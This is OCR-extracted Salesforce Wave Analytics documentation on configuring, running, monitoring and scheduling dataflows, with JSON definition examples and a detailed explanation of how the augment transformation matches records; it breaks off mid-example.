
Configure the Dataflow

Configure the dataflow based on your dataflow design. You can configure the dataflow to extract data, transform datasets based on your business requirements, and register datasets that you want to make available for queries. To configure the dataflow, add transformations to the dataflow definition file.

A *dataflow definition file* is a JSON file that contains transformations that represent the dataflow logic. The dataflow definition file must be saved with UTF-8 encoding.

Before you can configure a dataflow to process external data, you must upload the external data to Wave Analytics.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager**.
   The data manager opens on the Monitor tab, with the Jobs view selected by default.
2. Select **Dataflow View**.
3. To download the dataflow definition file, click **Download** in the actions list (1).



4. Make a backup copy of the dataflow definition file before you modify it.
   Wave Analytics doesn't retain previous versions of the file. If you make a mistake, you can upload the previous version to roll back your changes.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To edit the dataflow definition file:

- "Edit Wave Analytics Dataflows"

5. Add each transformation as a node in the dataflow definition file.

   For example, based on the design in the previous step, you can add the following transformation nodes:

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" }
         ]
      }
   },
   "Transform_Augment_OpportunitiesWithAccountDetails": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunities",
         "left_key": [ "AccountId" ],
         "relationship": "OpptyAcct",
         "right": "Extract_AccountDetails",
         "right_key": [ "Id" ],
         "right_select": [
            "Name"
         ]
      }
   },
   "Transform_Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Transform_Augment_OpportunitiesWithAccountDetails"
      }
   },
   "Register_Dataset_WonOpportunities": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "WonOpportunities",
         "name": "WonOpportunities",
```

```
            "source": "Transform_Filter_Opportunities"
        }
    }
}
```

Note: The JSON keys and values are case-sensitive. Each bolded key in the example JSON is the node name for a transformation. Each node contains an action value, which identifies the transformation type. The order in which you add the transformations to the dataflow definition file doesn't matter. Wave Analytics determines the order in which to process the transformations by traversing the dataflow to determine the dependencies among them.

Important: Node names must be unique in a dataflow definition file, and can't contain space or tab characters. Consider that node names are **not** treated as case sensitive, so names such as "Extract_Opportunities" and "extract_opportunities" are not unique in the same definition file.

6. Before you save the dataflow definition file, use a JSON validation tool to verify that the JSON is valid.


   An error occurs if you try to upload the dataflow definition file with invalid JSON. You can find JSON validation tool on the internet.

7. Save the dataflow definition file with UTF-8 encoding, and then close the file.
8. In the Dataflow view of the Monitor tab, click **Upload** from the action list (1) to upload the updated dataflow definition file.

   Note: Uploading the dataflow definition file does not affect any running dataflow jobs and does not automatically start the dataflow job.

You can now start the dataflow on demand or wait for it to run on the schedule. Users cannot query the registered datasets until the dataflow runs.

If you have enabled replication, you can create multiple dataflows, in addition to the default dataflow, and configure them in the same way. Look out for the **Create** button in the Monitor tab of the data manager after you enable replication. See Optimize Your Dataflows with Replication.



Note: Your org can have up to 10 dataflows. This includes the default dataflow, and Wave app dataflows such as Sales Wave and Service Wave. Keep in mind that each dataflow run counts towards your limit of 24 dataflow runs per day.

Start and Stop a Dataflow

You can manually start a dataflow job to load the data into datasets immediately. You can also stop the job while it's running. You can run a maximum of 24 dataflow jobs during a rolling 24-hour period.

Note: By default, the dataflow doesn't run automatically. To start running the dataflow on the schedule, you must manually start the dataflow first. After the first job runs, the dataflow job runs on the daily schedule.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager**.
   The data manager opens on the Monitor tab, with the Jobs view selected by default.
2. Select **Dataflow View**.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To start a dataflow job:

- "Edit Wave Analytics Dataflows"



3. Click **Start** in the actions list (1) to start the dataflow job.
   The dataflow job is added to the job queue. The **Start** button is grayed out while the dataflow job runs.
4. After the job completes, Wave Analytics sends an email notification to the user who created the dataflow.
   The email notification indicates whether the job completed successfully. It also shows job details like start time, end time, duration, and number of processed rows. If the job failed, the notification shows the reason for the failure.

   Note: If the dataflow creator is not an active user, the notification is sent to the user who last modified the dataflow schedule or definition file.

5. To stop a dataflow job that is currently running, click next to the job status.
   If you click **Start** to restart a stopped dataflow, the job starts over—the dataflow job does not resume from the point at which it was stopped.

You can monitor the dataflow job in the data monitor to determine when dataflow completes. After the dataflow completes successfully, refresh the Home page to view the registered datasets.

Monitor a Dataflow Job

Use the monitor in the data manager to monitor dataflow jobs to ensure that they complete successfully or to troubleshoot them if they fail.

The Dataflow view of the monitor shows the status, start time, and duration of the last 10 dataflow jobs and retains the last 7 days of history. To help you troubleshoot a failed job, you can view error messages about the job, view the run-time details about every transformation that is processed, and download error logs where available.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


USER PERMISSIONS

To access the data monitor:

- "Edit Wave Analytics Dataflows", "Upload External Data to Wave Analytics", or "Manage Wave Analytics"

To download an error log:

- "Edit Wave Analytics Dataflows" and "View All Data"



1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager**.
   The data manager opens on the Monitor tab, with the Jobs view selected by default.

2. Select **Dataflow View** (1).
3. Click  to see the latest status of a job.
   Each job can have one of the following statuses:

Status	Description
Running	The job is running.
Failed	The job failed.
Successful	The job completed successfully.
Warning	The job completed successfully, but some rows failed.

4. If the dataflow job fails, expand the job node (2) and review the run-time details for every transformation that was processed.
5. If an error log is available for a node, click the download log button (3) to download a CSV file containing the failed rows.

   Note: Error logs display the data from rows that have failed to load. To maintain data security and prevent unauthorized access to this data, only users with the "View All Data" permission can download error logs.

6. If there's a problem with the dataflow logic, edit the dataflow definition file, upload it, and then run the dataflow again.

Reschedule and Unschedule a Dataflow

After you run a dataflow job for the first time, it runs on a daily schedule, by default. You can change the time of the daily schedule or schedule it to run on an hourly interval. You might change the schedule to ensure that the data is available by a particular time or to run the job during non-business hours. You can also unschedule a dataflow.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager**.
   The data manager opens on the Monitor tab, with the Jobs view selected by default.
2. Select **Dataflow View**.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


USER PERMISSIONS

To schedule or unschedule a dataflow job:

- "Edit Wave Analytics Dataflows"



3. Click **Schedule** in the actions list (1) to reschedule the dataflow job.
   The default daily schedule and start time appears.
4. To continue running it once per day, select the time that you'd like to start the dataflow job.
5. To run it on an hourly basis, select **Hour(s)** and then specify the interval details. Minute offset is the number of minutes past the hour to run the dataflow.



   Hourly scheduled dataflows run relative to a fixed base time (00:00 UTC). For example, if you schedule a dataflow to run every 6 hours with a 15-minute offset, the dataflow is scheduled to run at 00:15 UTC, 06:15 UTC, 12:15 UTC, and 18:15 UTC, each day. The first dataflow run occurs at the next scheduled time. So, if you change the schedule at 04:00 UTC, the dataflow runs at the next scheduled time (06:15 UTC), and then every 6 hours thereafter. To keep things simple, the scheduler specifies the time of the first dataflow run (in your time zone), after you save the schedule.

6. Click **Save**.
   The Dataflow Schedule pop-up box specifies the next time, in your local time zone, that the dataflow runs.
7. Click **Done**.
8. To stop a dataflow from running on a schedule, select **Unschedule** in the action list (1).

Transformations for Wave Dataflows

A *transformation* refers to the manipulation of data. You can add transformations to a dataflow to extract data from Salesforce objects or datasets, transform datasets that contain Salesforce or external data, and register datasets.

For example, you can use transformations to join data from two related datasets and then register the resulting dataset to make it available for queries.

append Transformation

The append transformation combines records from multiple datasets into a single dataset.

augment Transformation

The augment transformation augments an input dataset by combining columns from another related dataset. The resulting, augmented dataset enables queries across both related input datasets. For example, you can augment the Account dataset with the User dataset to enable a query to return account records and the full names of the account owners.

computeExpression Transformation

The computeExpression transformation enables you to add derived fields to a dataset. The values for derived fields aren't extracted from the input data source. Instead, Wave generates the values using a SAQL expression, which can be based on one or more fields from the input data or other derived fields. For example, you can use an expression to assign a value to a field, concatenate text fields, or perform mathematical calculations on numeric fields.

computeRelative Transformation

You can use the computeRelative transformation to analyze trends in your data by adding derived fields to a dataset based on values in other rows. For example, to analyze sales pipeline trends, create derived fields that calculate the number of days an opportunity remains in each stage. You can also calculate the changes to the opportunity amount throughout the stages of the opportunity.

delta Transformation

The delta transformation calculates changes in the value of a measure column in a dataset over a period of time. The delta transformation generates an output column in the dataset to store the delta for each record. Create deltas to make it easier for business analysts to include them in queries.

dim2mea Transformation

The dim2mea transformation creates a new measure based on a dimension. The transformation adds the new measure column to the dataset. The transformation also preserves the dimension to ensure that existing lenses and dashboards don't break if they use the dimension.

edgemart Transformation

The edgemart transformation gives the dataflow access to an existing, registered dataset, which can contain Salesforce data, external data, or a combination of the two. Use this transformation to reference a dataset so that its data can be used in subsequent transformations in the dataflow. You can use this transformation and the augment transformation together to join an existing dataset with a new dataset.

filter Transformation

The filter transformation removes records from an existing dataset. You define a filter condition that specifies which records to retain in the dataset.

flatten Transformation

The flatten transformation flattens hierarchical data. For example, you can flatten the Salesforce role hierarchy to implement row-level security on a dataset based on the role hierarchy.

sfdcDigest Transformation

The sfdcDigest transformation generates a dataset based on data that it extracts from a Salesforce object. You specify the Salesforce object and fields from which to extract data. You might choose to exclude particular fields that contain sensitive information or that aren't relevant for analysis.

sfdcRegister Transformation

The sfdcRegister transformation registers a dataset to make it available for queries. Users cannot view or run queries against unregistered datasets.

sliceDataset Transformation

The sliceDataset transformation removes fields from a dataset in your dataflow, leaving you with a subset of fields for use in a new dataset or in other transformations. This allows you to create multiple datasets, each with different sets of fields from a single dataset.

update Transformation

The update transformation updates the specified field values in an existing dataset based on data from another dataset, which we'll call the lookup dataset. The transformation looks up the new values from corresponding fields in the lookup dataset. The transformation stores the results in a new dataset.

Overriding Metadata Generated by a Transformation

Optionally, you can override the metadata that is generated by a transformation. You can override object and field attributes. For example, you can change a field name that is extracted from a Salesforce object so that it appears differently in the dataset. To override the metadata, add the overrides to the Schema section of the transformation in the dataflow definition file.

SEE ALSO:

Create Datasets with a Dataflow

append Transformation

The append transformation combines records from multiple datasets into a single dataset.

Consider the following rules when using this transformation.

- This transformation does not remove duplicate records.
- All input datasets must have the same structure—the corresponding columns must be in the same order and have the same name and field type.

Example: Let's look at an example. Each month, you create a dataset that contains the month's sales targets. Now, you want a holistic view of sales targets for all months. To do that, you create the following dataflow definition file to merge the existing datasets into a single dataset.

```
{
   "Extract_SalesTargets_2014Jan": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Jan" }
   },
   "Extract_SalesTargets_2014Feb": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Feb" }
   },
   "Extract_SalesTargets_2014Mar": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Mar" }
   },
   "Append_SalesTargets_2014Quarter1": {
      "action": "append",
      "parameters": {
         "sources": [
            "Extract_SalesTargets_2014Jan",
```

```
            "Extract_SalesTargets_2014Feb",
            "Extract_SalesTargets_2014Mar"
         ]
      }
   },
   "Register_AllSalesTargets": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "AllSalesTargets",
         "name": "AllSalesTargets",
         "source": "Append_SalesTargets_2014Quarter1"
      }
   }
}
```

After you create the single dataset, you can use date filters to analyze the sales targets by month, quarter, or year.

append Parameters

When you define an append transformation, you set the action attribute to `append` and specify the parameters.

append Parameters

When you define an append transformation, you set the action attribute to `append` and specify the parameters.

The following table describes the input parameters.

Parameter	Required?	Value
sources	Yes	Nodes in the dataflow definition file that identify the datasets that you want to merge.

SEE ALSO:

append Transformation

augment Transformation

The augment transformation augments an input dataset by combining columns from another related dataset. The resulting, augmented dataset enables queries across both related input datasets. For example, you can augment the Account dataset with the User dataset to enable a query to return account records and the full names of the account owners.

When you create the transformation, you identify each input dataset as the left or right dataset and specify the relationship between them. Wave Analytics combines all the columns of the left dataset with only the specified columns from the right dataset. (Keep in mind that each dataset can't have more than 5,000 columns.) Wave Analytics adds the relationship to column names from the right dataset, which is useful when the left and right datasets have columns with the same names.


For each record in the left dataset, the augment transformation performs a lookup to find a matching record in the right dataset. To match related records, the augment transformation uses a match condition. You specify the match condition based on a key from each dataset. For example:

```
"left_key": [ "Id" ],"right_key": [ "Prod_ID" ]
```

A key can be a single-column key or a composite key. For a match condition based on a composite key, the keys for both datasets must have the same number of columns, specified in the same order.

Tip: To augment more than two datasets, augment two datasets at a time. For example, to augment three datasets, augment the first two datasets, and then augment the resulting dataset with the third dataset.

Example: Let's look at an example of the augment transformation. In this example, you want to extract data from the Opportunity and Accounts objects, and then match the data based on the account ID field.




You create the following dataflow definition file.

```
{
    "Extract_Opportunity": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "AccountId" },
                { "name": "OwnerId" }
            ]
        }
    },
    "Extract_AccountDetails": {
          "action": "sfdcDigest",
          "parameters": {
              "object": "Account",
              "fields": [
                  { "name": "Id" },
                  { "name": "Name" }
              ]
          }
    },
    "Augment_OpportunitiesWithAccountDetails": {
```

```
        "action": "augment",
        "parameters": {
            "operation": "LookupSingleValue",
            "left": "Extract_Opportunity",
            "left_key": [
                "AccountId"
            ],
            "relationship": "OpptyAcct",
            "right": "Extract_AccountDetails",
            "right_key": [
                "Id"
            ],
            "right_select": [ "Name" ]
        }
    },
    "Register_OpportunityDetails": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "Opportunity_Account",
            "name": "Opportunity_Account",
            "source": "Augment_OpportunitiesWithAccountDetails" }
    }
}
```

After you run the dataflow, Wave Analytics creates and registers the Opportunity_Account dataset. It also adds the relationship as a prefix to all columns from the right dataset.



Special Cases for Matching Records with the augment Transformation

For each record in the left dataset, the augment transformation performs a lookup to find a matching record in the right dataset. However, it's critical that you understand how the augment transformation handles special cases when matching records.

augment Parameters

When you define an augment transformation, you set the action attribute to `augment` and specify the parameters.

Special Cases for Matching Records with the augment Transformation

For each record in the left dataset, the augment transformation performs a lookup to find a matching record in the right dataset. However, it's critical that you understand how the augment transformation handles special cases when matching records.

Let's look at some examples that illustrate some special cases.

Handling Null Keys

When a record in the left dataset contains a null key, Wave Analytics doesn't perform a lookup to match the record. Instead, Wave Analytics appends the right columns and inserts null for dimensions (including dates) and '0' for measures.

Let's look at an example. You apply the augment transformation on the following datasets, set the relationship to "Price,", and match the records based on the `Id` and `ProdId` fields.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
null	Bench

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
null	Custom	800
Prod3	Standard	700

Wave Analytics doesn't match the last record because the product ID is null. Instead, Wave Analytics inserts a null for the `Price.Pricebook` dimension and '0' for the `Price.UnitPrice` measure. Here's the resulting dataset after the augment.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":null,    "Name":"Bench",   "Price.Pricebook":null,       "Price.UnitPrice":0    }
```

Handling Empty Keys

Wave Analytics matches empty-value left keys and empty-value right keys.

Let's look at an example. You apply the augment transformation on the following datasets, set the relationship to "Price,", and match the records based on the `Id` and `ProdId` fields.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
""	Bench

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
""	Custom	800
null	Standard	700

Wave Analytics matches the last record in the Product dataset with the third record in the Price dataset because they both have empty values (""). Here's the resulting dataset after the augment.

```
{ "id":"Prod1", "Name":"Table", "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook":"Standard", "Price.UnitPrice":450 },
{ "id":"", "Name":"Bench", "Price.Pricebook":"Custom", "Price.UnitPrice":800 }
```


Handling Non-Unique Keys

Although it's recommended, the left key doesn't have to be unique. If multiple records have the same left key, Wave Analytics creates the same values for the appended columns.

Let's look at an example. You apply the augment transformation on the following datasets, set the relationship to "Price,", and match the records based on the `Id` and `ProdId` fields.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
Prod2	Chair

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Standard	700

Wave Analytics matches the records in the Product dataset with records in the Price dataset. Here's the resulting dataset after the augment.


```
{ "id":"Prod1", "Name":"Table", "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook":"Standard", "Price.UnitPrice":450 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook":"Standard", "Price.UnitPrice":450 }
```


Handling No Match

If left key doesn't have a match in the right dataset, Wave Analytics appends the right columns and inserts null for dimensions (including dates) and '0' for measures.

Let's look at an example. You apply the augment transformation on the following datasets, set the relationship to "Price,", and match the records based on the `Id` and `ProdId` fields.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
Prod3	Bench

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod4	Standard	1000
Prod5	Standard	450

Because no keys match, Wave Analytics doesn't match any records in the Product dataset with records in the Price dataset. Here's the resulting dataset after the augment.


```
{ "id":"Prod1", "Name":"Table", "Price.Pricebook": null, "Price.UnitPrice":0 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook": null, "Price.UnitPrice":0 },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook": null, "Price.UnitPrice":0 }
```

Handling Multiple Matches

If the left dataset has a one-to-many relationship with the right dataset, Wave Analytics might find multiple matches for a left record. What Wave Analytics does with multiple matches depends on the specified augment operation. You can specify one of the following operations to handle the multiple-match case:

`LookupSingleValue`

The augment transformation returns results from a single row. Wave Analytics randomly selects one row from the list of matched rows.

Note: Each time you run the dataflow, Wave Analytics can return different results depending on the returned row.

Let's look at an example. You apply the augment transformation on the following datasets, set the relationship to "Price," set the operation to `LookupSingleValue`, and match the records based on the `Id` and `ProdId` fields.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
Prod3	Bench

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Custom	800
Prod3	Standard	700

Although there are multiple rows for Prod3 in the Price dataset, Wave Analytics randomly chooses one matching row and returns values based on that row. Here's the resulting dataset after the augment if Wave Analytics chooses the first Prod3 row.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",   "Price.UnitPrice":800  }
```

`LookupMultiValue`

Wave Analytics returns results from all matched rows.

Let's look at an example. You apply the augment transformation on the following datasets, set the relationship to "Price," set the operation to `LookupMultiValue`, and match the records based on the `Id` and `ProdId` fields.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
Prod3	Bench

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Custom	800
Prod3	Standard	700

Because the lookup returns multiple rows for Prod3, the dimension `Price.Pricebook` field in the resulting dataset becomes a multi-value field, showing all dimension values. The measure field `Price.UnitPrice` contains 1500, which is the sum of 800 and 700. Here's the resulting dataset after the augment.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",   "Price.UnitPrice":1000          },
